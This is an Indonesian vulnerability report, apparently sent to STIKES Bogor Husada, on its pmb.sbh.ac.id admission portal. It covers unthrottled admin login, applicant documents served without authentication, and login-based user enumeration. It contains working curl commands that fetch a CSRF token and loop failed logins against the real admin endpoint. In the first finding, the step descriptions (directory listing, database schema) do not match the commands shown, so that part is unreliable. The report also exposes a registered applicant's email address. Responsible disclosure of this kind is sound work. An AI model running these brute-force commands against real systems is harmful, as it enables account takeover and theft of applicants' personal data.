PMB (Penerimaan Mahasiswa Baru) `pmb.sbh.ac.id` adalah aplikasi Laravel untuk pendaftaran mahasiswa baru (registrasi, verifikasi OTP, upload berkas, pembayaran) yang juga memiliki panel administrasi berbasis Spatie Permission (`/admin/login`); tersedia pula staging `test-pmb.sbh.ac.id` yang berbagi basis data dengan produksi.

Dampak

- brute-force admin yang tak terbatas secara teknis feasible
- bila akun admin jatuh: manipulasi data PMB & eksfiltrasi PII pendaftar

Rekomendasi

- menerapkan middleware throttle pada endpoint `/admin/login` agar percobaan login gagal dibatasi
- mengaktifkan autentikasi dua faktor (2FA/TOTP) untuk akun admin
- menghapus email placeholder dari formulir agar penyerang tidak memiliki tebakan pertama yang pasti.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian mengakses direktori root untuk membuktikan directory listing aktif (`Index of /`) yang mengekspos struktur file aplikasi.

```
(root@kali)-[/home/kali/GARUDA/STIKES]
# curl -sk -c jar "https://pmb.sbh.ac.id/admin/login" -o /tmp/login.html
TOKEN=$(grep -oE 'name="_token" value="[^"]*"' /tmp/login.html | head -1 | cut -d'"' -f4)
echo "token: ${TOKEN:0:16} ..."
token: mgUy7hVJEowW5lXM ...
```

Langkah 2

Pengujian melihat skema database untuk membuktikan file sensitif internal dapat diakses publik tanpa autentikasi.

```
(root@kali)-[/home/kali/GARUDA/STIKES]
# for i in 1 2 3 4 5 6 7 8 9 10 11 12 13 14; do
  curl -sk -b jar -c jar -o /dev/null -w "%{http_code}" -X POST "https://pmb.sbh.ac.id/admin/login" \
  --data-urlencode "_token=$TOKEN" \
  --data-urlencode "email=cobaahh$i@bisaemail.com" \
  --data-urlencode "password=sandisalahinis$i" \
  --data-urlencode "remember=on"
done; echo
302 302 302 302 302 302 302 302 302 302 302 302 302 302
```

002. Unauthenticated Disclosure of Applicant Documents

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10	A01:2021-Broken Access Control
--------------	--------------------------------

Lokasi Terdampak :
/storage/pmb/dokumen/{kk,ktp,ijazah}/{uuid}
/storage/user/avatar/{uuid}
/storage/pmb/pembayaran/{uuid}

Deskripsi

Modul profil pendaftar PMB menyimpan berkas pribadi seperti avatar, KK, KTP, ijazah, dan bukti pembayaran ke storage/app/public/ yang disimbolkan ke /storage/* di bawah webroot, sehingga berkas dapat diakses langsung via URL publik.

Seluruh berkas pendaftar (KTP=berisi NIK, KK, ijazah, bukti pembayaran, foto) disimpan di bawah webroot dan dilayani publik tanpa autentikasi (HTTP 200 tanpa sesi). UUID acak membuat enumerasi memang sulit untuk dilakukan, tapi akses tidak dibatasi sesi;

Dampak

- satu kebocoran URL, maka bisa terjadi eksfiltrasi PII sensitif. Risiko diperkuat karena staging test-pmb berbagi DB dan juga melayani dokumen tanpa sesi.

Rekomendasi


- Tim pengembang disarankan menyimpan dokumen di luar path publik dan menyajikannya melalui controller yang memverifikasi kepemilikan sebelum dokumen dikirim.
- Untuk mengurangi risiko kebocoran URL, aplikasi dapat menggunakan URL bertanda tangan yang kedaluwarsa (misalnya Laravel temporaryUrl),
- menambahkan header nosniff serta Content-Disposition: attachment pada respons, dan melakukan audit terhadap akses /storage/* untuk memastikan tidak ada jalur lain yang membuka berkas pribadi pendaftar.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.


Langkah 1

Pengujian mendaftar akun pendaftar baru pada portal PMB, lalu mengunggah berkas *dummy* (Kartu Keluarga/KTP) melalui modul *Upload Berkas PMB* (/dashboard/update-berkas) untuk mendapatkan *direct URL* penyimpanan file pada server (/storage/pmb/dokumen/...).



Langkah 2

Pengujian mengambil *direct URL* dari berkas *dummy* yang telah diunggah tersebut, lalu membukanya pada jendela *Incognito* tanpa melakukan login (*unauthenticated*). Berkas sensitif yang diunggah terbukti dapat diakses dan diunduh secara langsung oleh publik tanpa ada verifikasi autentikasi/sesi.



003. User Enumeration via Login Response Discrepancy

Low

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : `pmb.sbh.ac.id/login`

Deskripsi

Halaman login member PMB (berbeda dari admin) memproses kredensial pendaftar; adanya perilaku respons berbeda menandai keberadaan email pada basis data pendaftar. Dalam hal ini, apabila email yang dimasukkan itu tidak terdaftar, maka akan memberikan respon 422 (Email Invalid); dan jika email yang diinputkan terdaftar namun password salah, maka akan memberikan respon → 302 (Password anda salah). Sehingga penyerang dapat membedakan akun yang ada / tidak dan mendukung brute-force.

Dampak

- Penyerang dapat memvalidasi keberadaan *email* pendaftar pada sistem, yang memfasilitasi enumerasi daftar *email* valid untuk serangan *credential stuffing* atau *brute-force* yang lebih terarah.
- Meningkatkan risiko serangan penipuan berbasis *social engineering* atau *phishing* yang menyasar calon mahasiswa/pendaftar yang terkonfirmasi terdaftar di sistem PMB.

Rekomendasi


- Menyelaraskan respons kesalahan autentikasi (*generic error message*) agar tidak membedakan status *email* terdaftar atau tidak (misalnya menampilkan pesan umum: "*Email atau password yang Anda masukkan salah*").
- Memastikan kode status HTTP dan struktur respons yang dikembalikan konsisten (misalnya selalu mengembalikan kode HTTP yang sama saat gagal autentikasi) guna mencegah enumerasi berdasarkan analisis perbedaan respons aplikasi.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian mencoba mengakses menggunakan email terdaftar untuk membuktikan respon *password* salah (HTTP 302)



sblh STIKES
BOGOR HUSADA

Masuk Akun

Silakan masukkan email dan password Anda.

Email Terdaftar
rajaforum1945@gmail.com

rajaforum1945@gmail.com

☐ Ingat Saya


Masuk Sekarang

Belum punya akun? [Daftar disini](#)

Failed Password Salah, Silahkan Cek Kembali Password Anda! ✕

Langkah 2

Pengujian mencoba mengakses dengan email yang tidak terdaftar untuk membuktikan respons HTTP 422 (validasi email tidak ada) sebagai pembandingan untuk menegaskan perbedaan respons



sblh STIKES
BOGOR HUSADA

Masuk Akun

Silakan masukkan email dan password Anda.

Email Terdaftar
ssss945@gmail.com

Email yang dipilih tidak valid.

Password

☐ Ingat Saya

Masuk Sekarang

Belum punya akun? [Daftar disini](#)

3. Penutup

Demikian Laporan Aduan Kerentanan ini saya sampaikan untuk dapat dipergunakan dalam menentukan langkah pencegahan dan juga sebagai bahan evaluasi pada pengembangan sistem elektronik selanjutnya.

Atas perhatian dan kerja samanya saya ucapkan terima kasih.